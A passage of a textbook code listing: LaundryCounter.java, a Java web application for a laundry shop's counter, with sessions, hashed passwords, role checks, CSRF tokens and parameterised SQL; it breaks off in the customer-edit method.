(Windows: ; instead of :)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.sql.*;
import java.text.NumberFormat;
import java.time.LocalDate;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;
import java.util.concurrent.ConcurrentHashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class LaundryCounter {
    static final int ITERATIONS = 600000, PAGE_SIZE = 10;
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB",
"../data/laundry.db");
    static final Path WWWROOT = Path.of("..", "aspnet", "LaundryCounter", "wwwroot");  //
one style sheet for all
    static final Map<String, String> SORTS = Map.of("id", "id", "name", "name", "phone",
"phone", "credit", "credit");
    static final SecureRandom RANDOM = new SecureRandom();
    static final Map<String, Map<String, Object>> SESSIONS = new ConcurrentHashMap<>();
    static final String DUMMY_HASH = hashPassword(token());           // checked when the
e-mail is unknown

    /** What a handler returns: a status, a redirect target (or null) and a page (or null).
*/
    record Resp(int status, String location, String body) {
        static Resp redirect(String to) { return new Resp(302, to, null); }
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    /** One request: method, path, query, form, this visitor's session id and session, the
connection. */
    static final class Req {
        String method, path, fullPath, sid;
        Map<String, String> query, form;
        Map<String, Object> session;
        Connection db;

        String in(String k) { return form.getOrDefault(k, "").trim(); }
        String q(String k, String dflt) { return query.getOrDefault(k, dflt).trim(); }
        @SuppressWarnings("unchecked")
        Map<String, String> user() { return (Map<String, String>) session.get("user"); }
        String role() { return user() == null ? "" : user().get("role"); }
    }

    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 9603;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", LaundryCounter::handle);
        server.start();
        System.out.println("Laundry Counter on http://127.0.0.1:" + port + "/");
    }

    // ---------------------------------------------------------------- plumbing
    static void handle(HttpExchange ex) throws IOException {
        Req r = new Req();
        r.method = ex.getRequestMethod();
        r.path = ex.getRequestURI().getPath();
        String rawQuery = ex.getRequestURI().getRawQuery();
        r.fullPath = r.path + (rawQuery == null ? "" : "?" + rawQuery);
        r.query = parse(rawQuery);
        r.form = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
        String cookie =
Optional.ofNullable(ex.getRequestHeaders().getFirst("Cookie")).orElse("");
        Matcher m = Pattern.compile("laundry\\.session=([0-9a-f]{32})").matcher(cookie);
        r.sid = m.find() && SESSIONS.containsKey(m.group(1)) ? m.group(1) : newSession();
        r.session = SESSIONS.get(r.sid);
        if (r.path.matches("/(css|img)/[\\w.-]+")) {
            serveFile(ex, r.path);
            return;
        }
        Resp resp;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + DB)) {
            c.createStatement().execute("PRAGMA foreign_keys = ON");   // SQLite checks FKs
only when asked
            r.db = c;
            resp = guard(r);
            if (resp == null) resp = route(r);
        } catch (SQLException e) {
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
            resp = message(r, 500, "Something went wrong", "The request could not be
completed.");
        }
        ex.getResponseHeaders().add("Set-Cookie", "laundry.session=" + r.sid + "; Path=/;
HttpOnly; SameSite=Lax");
        if (resp.location() != null) ex.getResponseHeaders().add("Location",
resp.location());
        byte[] body = resp.body() == null ? new byte[0] :
resp.body().getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(resp.status(), body.length == 0 ? -1 : body.length);
        if (body.length > 0) ex.getResponseBody().write(body);
        ex.close();
    }

    static void serveFile(HttpExchange ex, String path) throws IOException {
        Path file = WWWROOT.resolve(path.substring(1));
        if (!Files.isRegularFile(file)) {
            ex.sendResponseHeaders(404, -1);
            ex.close();
            return;
        }
        byte[] bytes = Files.readAllBytes(file);
        ex.getResponseHeaders().add("Content-Type", path.endsWith(".css") ? "text/css" :
"image/png");
        ex.sendResponseHeaders(200, bytes.length);
        ex.getResponseBody().write(bytes);
        ex.close();
    }

    static String token() {
        byte[] b = new byte[16];
        RANDOM.nextBytes(b);
        return HexFormat.of().formatHex(b);
    }

    static String newSession() {
        String sid = token();
        SESSIONS.put(sid, new ConcurrentHashMap<>());
        return sid;
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    static Map<String, String> parse(String s) {
        Map<String, String> map = new HashMap<>();
        if (s == null || s.isEmpty()) return map;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }

    static String enc(String s) { return URLEncoder.encode(s, StandardCharsets.UTF_8); }

    // ---------------------------------------------------------------- data access
    static List<Map<String, Object>> rows(Req r, String sql, Object... args) throws
SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) {
                List<Map<String, Object>> out = new ArrayList<>();
                ResultSetMetaData md = rs.getMetaData();
                while (rs.next()) {
                    Map<String, Object> row = new HashMap<>();
                    for (int i = 1; i <= md.getColumnCount(); i++)
row.put(md.getColumnLabel(i), rs.getObject(i));
                    out.add(row);
                }
                return out;
            }
        }
    }

    static Map<String, Object> one(Req r, String sql, Object... args) throws SQLException {
        List<Map<String, Object>> all = rows(r, sql, args);
        return all.isEmpty() ? null : all.get(0);
    }

    static int exec(Req r, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            return st.executeUpdate();
        }
    }

    /** Runs several statements as one transaction: all of them, or (on any exception)
none. */
    interface Work { void run() throws SQLException; }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    static void transaction(Req r, Work w) throws SQLException {
        r.db.setAutoCommit(false);
        try {
            w.run();
            r.db.commit();
        } catch (SQLException | RuntimeException e) {
            r.db.rollback();
            throw e;
        } finally {
            r.db.setAutoCommit(true);
        }
    }

    static String now() {
        String fixed = System.getenv("LAUNDRY_NOW");
        return fixed != null ? fixed :
LocalDateTime.now().format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss"));
    }

    static String nextId(Req r, String table, String prefix) throws SQLException {   //
table: our own constant
        Object max = one(r, "SELECT MAX(id) AS m FROM " + table).get("m");
        int n = max == null ? 0 : Integer.parseInt(max.toString().substring(1));
        return prefix + String.format("%04d", n + 1);
    }

    static String s(Object o) { return o == null ? "" : o.toString(); }

    static long num(Object o) {
        return o instanceof Number n ? n.longValue() : (long)
Double.parseDouble(String.valueOf(o));
    }

    static String rupiah(Object o) {
        return "Rp " +
NumberFormat.getIntegerInstance(Locale.US).format(num(o)).replace(',', '.');
    }

    // ---------------------------------------------------------------- passwords (the
database's format)
    static byte[] pbkdf2(String pw, byte[] salt, int n, int bytes) {
        try {
            SecretKeyFactory f = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
            return f.generateSecret(new PBEKeySpec(pw.toCharArray(), salt, n, bytes *
8)).getEncoded();
        } catch (Exception e) {
            throw new IllegalStateException(e);
        }
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    static String hashPassword(String pw) {
        byte[] salt = new byte[16];
        RANDOM.nextBytes(salt);
        Base64.Encoder b64 = Base64.getEncoder();
        return "pbkdf2_sha256$" + ITERATIONS + "$" + b64.encodeToString(salt) + "$"
                + b64.encodeToString(pbkdf2(pw, salt, ITERATIONS, 32));
    }

    static boolean verifyPassword(String pw, String stored) {
        String[] p = s(stored).split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) return false;
        byte[] salt = Base64.getDecoder().decode(p[2]), expected =
Base64.getDecoder().decode(p[3]);
        return MessageDigest.isEqual(expected, pbkdf2(pw, salt, Integer.parseInt(p[1]),
expected.length));
    }

    // ---------------------------------------------------------------- who may do what,
and the token
    static Resp guard(Req r) {
        String back = "?ReturnUrl=" + enc(r.fullPath);
        String[][] rules = {{"/customers", "staff", ""}, {"/bills", "staff", ""},
{"/services/", "", "owner"},
                            {"/reports/", "", "owner supervisor"}, {"/my-bills",
"customer", ""}};
        for (String[] rule : rules) {                     // the server decides, request by
request
            if (!r.path.startsWith(rule[0])) continue;
            Map<String, String> u = r.user();
            if (u == null) return Resp.redirect("/login" + back);
            boolean kindOk = rule[1].isEmpty() || rule[1].equals(u.get("kind"));
            boolean roleOk = rule[2].isEmpty() || Arrays.asList(rule[2].split("
")).contains(u.get("role"));
            if (!kindOk || !roleOk) return Resp.redirect("/denied" + back);
        }
        if (r.method.equals("POST")) {                    // every form carries the
session's token
            byte[] sent =
r.in("__RequestVerificationToken").getBytes(StandardCharsets.UTF_8);
            byte[] mine = s(r.session.get("csrf")).getBytes(StandardCharsets.UTF_8);
            if (mine.length == 0 || !MessageDigest.isEqual(sent, mine)) {
                return message(r, 400, "Bad request", "The request could not be
completed.");
            }
        }
        return null;
    }

    static String csrf(Req r) {
        return (String) r.session.computeIfAbsent("csrf", k -> token());
    }

    static void flash(Req r, String msg) { r.session.put("flash", msg); }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    // ------------------------------------------------------------------ HTML
    static String h(Object s) {
        return s(s).replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&#39;");
    }

    static Resp page(Req r, int status, String title, String body) {
        Map<String, String> u = r.user();
        StringBuilder nav = new StringBuilder("<a href=\"/\">Price list</a>\n");
        if (u != null && u.get("kind").equals("staff")) {
            nav.append("<a href=\"/customers\">Customers</a> <a href=\"/bills/new\">New
bill</a>\n");
            if (u.get("role").equals("owner") || u.get("role").equals("supervisor"))
                nav.append("<a href=\"/reports/revenue\">Revenue</a>\n");
        }
        if (u != null && u.get("kind").equals("customer")) nav.append("<a href=\"/my-
bills\">My bills</a>\n");
        if (u != null) {
            nav.append("<span class=\"who\">").append(h(u.get("name"))).append("
(").append(h(u.get("role")))
                .append(")</span>\n<form method=\"post\" action=\"/logout\"
class=\"inline\">").append(tokenField(r))
                .append("<button class=\"link\">Log out</button></form>\n");
        } else {
            nav.append("<a href=\"/login\">Log in</a> <a
href=\"/register\">Register</a>\n");
        }
        Object flash = r.session.remove("flash");
        StringBuilder top = new StringBuilder();
        if (flash != null) top.append("<p class=\"flash\"
role=\"status\">").append(h(flash)).append("</p>\n");
        @SuppressWarnings("unchecked")
        List<String> recent = (List<String>) r.session.getOrDefault("recent", List.of());
        if (u != null && u.get("kind").equals("staff") && !recent.isEmpty()) {
            top.append("<p class=\"recent\">Recently viewed: ");
            for (String id : recent) top.append("<a
href=\"/bills/").append(h(id)).append("\">").append(h(id)).append("</a> ");
            top.append("</p>\n");
        }
        String html = "<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n<meta charset=\"utf-
8\">\n"
                + "<meta name=\"viewport\" content=\"width=device-width, initial-
scale=1\">\n"
                + "<title>" + h(title) + " - Profitina Laundry Counter</title>\n"
                + "<link rel=\"stylesheet\"
href=\"/css/site.css\">\n</head>\n<body>\n<header class=\"bar\">\n"
                + "<a class=\"brand\" href=\"/\"><img src=\"/img/profitina-logo-
horizontal.png\" alt=\"Profitina\" height=\"28\">"
                + "<span>Laundry Counter</span></a>\n<nav aria-label=\"Main\">\n" + nav +
"</nav>\n</header>\n<main>\n"
                + "<h1>" + h(title) + "</h1>\n" + top + body + "\n</main>\n"
                + "<footer>Profitina Laundry, Surabaya. Sample data; every customer is
fictitious.</footer>\n</body>\n</html>\n";
        return new Resp(status, null, html);
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    static Resp message(Req r, int status, String title, String text) {
        return page(r, status, title, "<p class=\"errors\">" + h(text) + " <a
href=\"/\">Back to the price list</a>.</p>");
    }

    static String tokenField(Req r) {
        return "<input type=\"hidden\" name=\"__RequestVerificationToken\" value=\"" +
h(csrf(r)) + "\">";
    }

    static String summary(Map<String, String> e) {
        return e.containsKey("") ? "<div class=\"errors\"><ul><li>" + h(e.get("")) +
"</li></ul></div>\n" : "";
    }

    static String field(String name, String label, Object value, Map<String, String> e,
String type, String extra) {
        String key = name.substring(name.lastIndexOf('.') + 1);
        return "<label for=\"" + name + "\">" + h(label) + "</label>\n<input id=\"" + name
+ "\" name=\"" + name
                + "\" type=\"" + type + "\" value=\"" + h(value) + "\" " + extra + ">\n"
                + (e.containsKey(key) ? "<span class=\"field-error\">" + h(e.get(key)) +
"</span>\n" : "");
    }

    // ------------------------------------------------------------------ routes
    static Resp route(Req r) throws SQLException {
        String p = r.path, get = r.method.equals("GET") ? "GET" : "POST";
        Matcher m;
        if (p.equals("/")) return index(r);
        if (p.equals("/login")) return login(r);
        if (p.equals("/register")) return register(r);
        if (p.equals("/logout") && get.equals("POST")) return logout(r);
        if (p.equals("/denied")) return message(r, 403, "Not allowed", "Your account may
not open that page.");
        if (p.equals("/my-bills")) return myBills(r);
        if (p.equals("/customers")) return customers(r);
        if (p.equals("/customers/new")) return customerEdit(r, null);
        if ((m = Pattern.compile("/customers/(C\\d{4})/edit").matcher(p)).matches()) return
customerEdit(r, m.group(1));
        if ((m = Pattern.compile("/customers/(C\\d{4})/delete").matcher(p)).matches() &&
get.equals("POST"))
            return customerDelete(r, m.group(1));
        if ((m = Pattern.compile("/services/(S\\d{4})/edit").matcher(p)).matches()) return
serviceEdit(r, m.group(1));
        if (p.equals("/bills/new")) return billNew(r);
        if ((m = Pattern.compile("/bills/(\\w{5})/advance").matcher(p)).matches() &&
get.equals("POST"))
            return billAdvance(r, m.group(1));
        if ((m = Pattern.compile("/bills/(\\w{5})").matcher(p)).matches()) return
billDetail(r, m.group(1));
        if (p.equals("/reports/revenue")) return revenue(r);
        return message(r, 404, "Not found", "There is no such page or record.");
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    // ------------------------------------------------------------------ the price list, a
customer's bills
    static Resp index(Req r) throws SQLException {
        StringBuilder b = new StringBuilder();
        Map<String, String> u = r.user();
        if (u != null && u.get("kind").equals("staff")) {
            Map<String, Object> q = one(r, """
                    SELECT COALESCE(SUM(status = 'queued'), 0) AS queued,
COALESCE(SUM(status = 'finished'), 0) AS ready
                      FROM Bill WHERE ? IS NULL OR Outlet_id = ?""", u.get("outlet"),
u.get("outlet"));
            b.append("<p class=\"card\">Outlet ").append(h(u.get("outlet"))).append(":
<strong>").append(q.get("queued"))
             .append("</strong> bills in the
queue,\n<strong>").append(q.get("ready")).append("</strong> ready for pickup.</p>\n");
        }
        boolean owner = r.role().equals("owner");
        b.append("<table class=\"grid\"><thead><tr><th>Id</th><th>Service</th><th
class=\"num\">Price</th>")
         .append(owner ? "<th></th>" : "").append("</tr></thead>\n<tbody>");
        for (Map<String, Object> s : rows(r, "SELECT id, description, price FROM Service
ORDER BY id")) {

b.append("<tr><td>").append(h(s.get("id"))).append("</td><td>").append(h(s.get("description
")))
             .append("</td><td
class=\"num\">").append(rupiah(s.get("price"))).append("</td>")
             .append(owner ? "<td><a href=\"/services/" + h(s.get("id")) +
"/edit\">Edit</a></td>" : "").append("</tr>\n");
        }
        return page(r, 200, "Price list", b + "</tbody></table>");
    }

    static final String BILL_SELECT = """
            SELECT b.*, c.name AS customer_name, s.description AS service,
                   COALESCE((SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id = b.id),
0) AS paid
              FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id""";

    static Resp myBills(Req r) throws SQLException {
        List<Map<String, Object>> bills = rows(r, BILL_SELECT + " WHERE b.Customer_id = ?
ORDER BY b.arrived DESC",
                                                r.user().get("id"));
        if (bills.isEmpty()) return page(r, 200, "My bills",
                "<p>You have no bills yet. Bring your laundry to any of our three
outlets.</p>");
        StringBuilder t = new StringBuilder("<table
class=\"grid\"><thead><tr><th>Bill</th><th>Arrived</th><th>Service</th>"
                + "<th>Status</th><th class=\"num\">Balance</th></tr></thead><tbody>\n");
        for (Map<String, Object> b : bills) {

t.append("<tr><td>").append(h(b.get("id"))).append("</td><td>").append(h(b.get("arrived")))
.append("</td><td>")

.append(h(b.get("service"))).append("</td><td>").append(h(b.get("status"))).append("</td><t
d class=\"num\">")
             .append(rupiah(num(b.get("payment")) -
num(b.get("paid")))).append("</td></tr>\n");
        }
        return page(r, 200, "My bills", t + "</tbody></table>");
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    // ------------------------------------------------------------------ registration,
login, logout
    static Map<String, String> findAccount(Req r, String email) throws SQLException {
        Map<String, Object> e = one(r, """
                SELECT e.id, e.name, e.Outlet_id, e.section, e.spv_id, e.password_hash,
                       (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id) AS team
                  FROM Employee e WHERE lower(e.email) = lower(?)""", email);
        if (e != null) {
            String role = e.get("spv_id") == null ? "owner" : num(e.get("team")) > 0 ?
"supervisor"
                    : s(e.get("section")).equals("transaction") ? "cashier" : "washer";
            return new HashMap<>(Map.of("kind", "staff", "id", s(e.get("id")), "name",
s(e.get("name")),
                    "outlet", s(e.get("Outlet_id")), "role", role, "hash",
s(e.get("password_hash"))));
        }
        Map<String, Object> c = one(r, "SELECT id, name, password_hash FROM Customer WHERE
lower(email) = lower(?)", email);
        if (c == null) return null;
        return new HashMap<>(Map.of("kind", "customer", "id", s(c.get("id")), "name",
s(c.get("name")),
                "outlet", "", "role", "customer", "hash", s(c.get("password_hash"))));
    }

    static Resp login(Req r) throws SQLException {
        Map<String, String> e = new LinkedHashMap<>();
        String email = r.in("Email"), back = r.form.getOrDefault("ReturnUrl",
r.q("ReturnUrl", ""));
        if (r.method.equals("POST")) {
            Map<String, String> a = findAccount(r, email);
            boolean ok = verifyPassword(r.in("Password"), a == null ||
a.get("hash").isEmpty() ? DUMMY_HASH : a.get("hash"));
            if (a == null || !ok) {
                e.put("", "Wrong e-mail or password.");
            } else {
                SESSIONS.remove(r.sid);                    // a new session id after every
login
                r.sid = newSession();
                r.session = SESSIONS.get(r.sid);
                a.remove("hash");
                r.session.put("user", a);
                flash(r, "Welcome, " + a.get("name") + ".");
                String home = a.get("kind").equals("staff") ? "/customers" : "/my-bills";
                return Resp.redirect(back.startsWith("/") && !back.startsWith("//") ? back
: home);
            }
        }
        return page(r, 200, "Log in", "<form method=\"post\" class=\"card narrow\">" +
tokenField(r) + summary(e)
                + field("Email", "E-mail", email, e, "email", "autocomplete=\"username\"
required")
                + field("Password", "Password", "", e, "password", "autocomplete=\"current-
password\" required")
                + "<input type=\"hidden\" name=\"ReturnUrl\" value=\"" + h(back) +
"\">\n<button>Log in</button></form>\n"
                + "<p>No account yet? <a href=\"/register\">Register as a
customer</a>.</p>");
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    static Resp logout(Req r) {
        SESSIONS.remove(r.sid);                          // forget everything about this
visitor
        r.sid = newSession();
        r.session = SESSIONS.get(r.sid);
        flash(r, "You have logged out.");
        return Resp.redirect("/login");
    }

    static final String[] CUSTOMER_FIELDS = {"Name", "Gender", "Place", "Birthdate",
"Address", "Phone", "Email"};

    static Map<String, String> customerForm(Req r) {
        Map<String, String> f = new HashMap<>();
        for (String k : CUSTOMER_FIELDS) f.put(k, r.in("Input." + k));
        return f;
    }

    static Map<String, String> checkCustomer(Map<String, String> f) {
        Map<String, String> e = new LinkedHashMap<>();
        Map<String, String> labels = new LinkedHashMap<>();
        labels.put("Name", "Name"); labels.put("Place", "Place of birth");
labels.put("Birthdate", "Birth date");
        labels.put("Address", "Address"); labels.put("Phone", "Phone"); labels.put("Email",
"E-mail");
        labels.forEach((k, label) -> { if (f.get(k).isEmpty()) e.put(k, "The " + label + "
field is required."); });
        for (Object[] kn : new Object[][]{{"Name", 50}, {"Place", 50}, {"Address", 200},
{"Email", 50}}) {
            String k = (String) kn[0];
            int n = (Integer) kn[1];
            if (!e.containsKey(k) && f.get(k).length() > n)
                e.put(k, "The field " + labels.get(k) + " must be a string with a maximum
length of " + n + ".");
        }
        if (!f.get("Gender").matches("[fm]")) e.put("Gender", "Gender must be f or m.");
        if (!e.containsKey("Phone") && !f.get("Phone").matches("0\\d{2,3}-?\\d{3,4}-
?\\d{3,4}"))
            e.put("Phone", "A phone looks like 0812-0000-1234.");
        if (!e.containsKey("Email") && !f.get("Email").matches("[^@\\s]+@[^@\\s]+"))
            e.put("Email", "The E-mail field is not a valid e-mail address.");
        if (e.isEmpty()) {                               // rules over the whole form come
last
            LocalDate born = null;
            try {
                if (f.get("Birthdate").length() == 10) born =
LocalDate.parse(f.get("Birthdate"));
            } catch (Exception ignored) {
                born = null;
            }
            if (born == null) e.put("Birthdate", "Birth date must look like 2001-07-25.");
            else if (born.getYear() < 1900 || born.isAfter(LocalDate.now()))
                e.put("Birthdate", "Birth date must be between 1900 and today.");
        }
        return e;
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    static String insertCustomer(Req r, Map<String, String> f, String hash) throws
SQLException {
        String[] id = new String[1];
        transaction(r, () -> {                          // the new id and the row: both
or neither
            id[0] = nextId(r, "Customer", "C");
            exec(r, """
                    INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                                          email, password, credit, password_hash)
                    VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0, ?)""",
                    id[0], f.get("Name"), f.get("Gender"), f.get("Place"),
f.get("Birthdate"), f.get("Address"),
                    f.get("Phone"), now(), f.get("Email"), hash);
        });
        return id[0];
    }

    static String customerFields(Req r, Map<String, String> f, Map<String, String> e) {
        String g = f.getOrDefault("Gender", "f");
        return field("Input.Name", "Name", f.getOrDefault("Name", ""), e, "text", "")
                + "<label for=\"Input.Gender\">Gender</label>\n<select id=\"Input.Gender\"
name=\"Input.Gender\">"
                + "<option value=\"f\"" + (g.equals("f") ? " selected" : "") +
">female</option>"
                + "<option value=\"m\"" + (g.equals("m") ? " selected" : "") +
">male</option></select>\n"
                + (e.containsKey("Gender") ? "<span class=\"field-error\">" +
h(e.get("Gender")) + "</span>\n" : "")
                + field("Input.Place", "Place of birth", f.getOrDefault("Place", ""), e,
"text", "")
                + field("Input.Birthdate", "Birth date", f.getOrDefault("Birthdate", ""),
e, "date", "")
                + field("Input.Address", "Address", f.getOrDefault("Address", ""), e,
"text", "")
                + field("Input.Phone", "Phone", f.getOrDefault("Phone", ""), e, "text",
"placeholder=\"0812-0000-1234\"")
                + field("Input.Email", "E-mail", f.getOrDefault("Email", ""), e, "email",
"");
    }

    static Resp register(Req r) throws SQLException {
        Map<String, String> f = r.method.equals("POST") ? customerForm(r) : new
HashMap<>(Map.of("Gender", "f"));
        Map<String, String> e = new LinkedHashMap<>();
        if (r.method.equals("POST")) {
            e = checkCustomer(f);
            String pw = r.form.getOrDefault("Password", "");
            if (pw.length() < 8 || pw.length() > 100) e.put("Password", "The password needs
at least 8 characters.");
            if (!pw.equals(r.form.getOrDefault("Confirm", ""))) e.put("Confirm", "The two
passwords differ.");
            if (e.isEmpty() && findAccount(r, f.get("Email")) != null)
                e.put("Email", "That e-mail address already has an account.");
            if (e.isEmpty()) {
                String id = insertCustomer(r, f, hashPassword(pw));
                flash(r, "Account " + id + " created. Please log in.");
                return Resp.redirect("/login");          // Post/Redirect/Get
            }
        }
        return page(r, 200, "Register", "<form method=\"post\" class=\"card narrow\">" +
tokenField(r) + summary(e)
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
                + customerFields(r, f, e)
                + field("Password", "Password", "", e, "password", "autocomplete=\"new-
password\"")
                + field("Confirm", "Repeat the password", "", e, "password",
"autocomplete=\"new-password\"")
                + "<button>Create my account</button></form>");
    }

    // ---------------------------------------------------------------- F1: the customer
grid
    static Resp customers(Req r) throws SQLException {
        String q = r.q("q", ""), sort = SORTS.containsKey(r.q("sort", "")) ? r.q("sort",
"") : "name";
        boolean desc = r.q("dir", "asc").equals("desc");
        String where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) =
upper(?)";
        Object[] args = {q, "%" + q + "%", "%" + q + "%", q};
        long total = num(one(r, "SELECT COUNT(*) AS n FROM Customer " + where,
args).get("n"));
        int pages = (int) Math.max(1, (total + PAGE_SIZE - 1) / PAGE_SIZE), p;
        try {
            p = Math.min(Math.max(Integer.parseInt(r.q("p", "1")), 1), pages);
        } catch (NumberFormatException ex) {
            p = 1;
        }
        List<Map<String, Object>> grid = rows(r, "SELECT id, name, phone, credit, "
                + "(SELECT COUNT(*) FROM Bill b WHERE b.Customer_id = Customer.id) AS bills
FROM Customer " + where
                + " ORDER BY " + SORTS.get(sort) + (desc ? " DESC" : " ASC") + ", id LIMIT
? OFFSET ?",
                q, "%" + q + "%", "%" + q + "%", q, PAGE_SIZE, (p - 1) * PAGE_SIZE);
        StringBuilder b = new StringBuilder("<form method=\"get\" class=\"toolbar\"><input
name=\"q\" value=\"" + h(q)
                + "\" placeholder=\"Name, phone or id\" aria-label=\"Search
customers\">\n<input type=\"hidden\" name=\"sort\" value=\""
                + sort + "\"><input type=\"hidden\" name=\"dir\" value=\"" + (desc ? "desc"
: "asc") + "\">\n"
                + "<button>Search</button> <a class=\"button secondary\"
href=\"/customers/new\">Add a customer</a></form>\n"
                + "<p class=\"muted\">" + total + " customers, page " + p + " of " + pages
+ ".</p>\n"
                + "<div class=\"scroll\"><table class=\"grid\"><thead><tr>\n");
        for (String[] col : new String[][]{{"id", "Id"}, {"name", "Name"}, {"phone",
"Phone"}, {"credit", "Credit"}}) {
            String dir = col[0].equals(sort) && !desc ? "desc" : "asc";
            b.append("<th").append(col[0].equals("credit") ? " class=\"num\"" : "")
             .append(col[0].equals(sort) ? " aria-sort=\"" + (desc ? "descending" :
"ascending") + "\"" : "")
             .append("><a href=\"").append(h(link(q, col[0], dir,
1))).append("\">").append(col[1]).append("</a></th>\n");
        }
        b.append("<th class=\"num\">Bills</th><th></th></tr></thead><tbody>\n");
        for (Map<String, Object> c : grid) {
            String id = h(c.get("id"));

b.append("<tr><td>").append(id).append("</td><td>").append(h(c.get("name"))).append("</td><
td>")
             .append(h(c.get("phone"))).append("</td><td
class=\"num\">").append(rupiah(c.get("credit")))
             .append("</td><td class=\"num\">").append(c.get("bills")).append("</td>\n<td
class=\"actions\"><a href=\"/customers/")
             .append(id).append("/edit\">Edit</a> <a
href=\"/bills/new?customer=").append(id).append("\">New bill</a>\n");
            if (num(c.get("bills")) == 0) {
                b.append("<form method=\"post\"
action=\"/customers/").append(id).append("/delete\" class=\"inline\">")
```

```
                    .append(tokenField(r)).append("<button class=\"link
danger\">Delete</button></form>");
            }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
            b.append("</td></tr>\n");
        }
        String dir = desc ? "desc" : "asc";
        b.append("</tbody></table></div>\n<nav class=\"pager\" aria-label=\"Pages\">");
        if (p > 1) b.append("<a href=\"").append(h(link(q, sort, dir,
1))).append("\">First</a> <a href=\"")
                    .append(h(link(q, sort, dir, p - 1))).append("\">Previous</a>\n");
        b.append("<span>Page ").append(p).append(" of ").append(pages).append("</span>\n");
        if (p < pages) b.append("<a href=\"").append(h(link(q, sort, dir, p +
1))).append("\">Next</a> <a href=\"")
                        .append(h(link(q, sort, dir, pages))).append("\">Last</a>");
        return page(r, 200, "Customers", b + "</nav>");
    }

    // The grid's state travels in the query string, so every view of the grid has its own
address.
    static String link(String q, String sort, String dir, int page) {
        return "/customers?" + (q.isEmpty() ? "" : "q=" + enc(q) + "&") + "sort=" + sort +
"&dir=" + dir + "&p=" + page;
    }

    // ---------------------------------------------------------------- F2, F3, F4: add,
edit, delete
    static Resp customerEdit(Req r, String cid) throws SQLException {
        Map<String, Object> old = cid == null ? null : one(r, "SELECT * FROM Customer WHERE
id = ?", cid);
        if (cid != null && old == null) return message(r, 404, "Not found", "There is no
such page or record.");
        Map<String, String> f = new HashMap<>(Map.of("Gender", "f")), e = new
LinkedHashMap<>();
        String credit = old == null ? "" : String.valueOf(num(old.get("credit")));
        if (old != null) for (String k : CUSTOMER_FIELDS) f.put(k,
s(old.get(k.toLowerCase())));
        if (r.method.equals("POST")) {
            f = customerForm(r);
            e = checkCustomer(f);
            credit = r.in("Credit");
            if (credit.startsWith("-")) e.put("Credit", "Credit cannot be negative.");
            if (e.isEmpty()) {
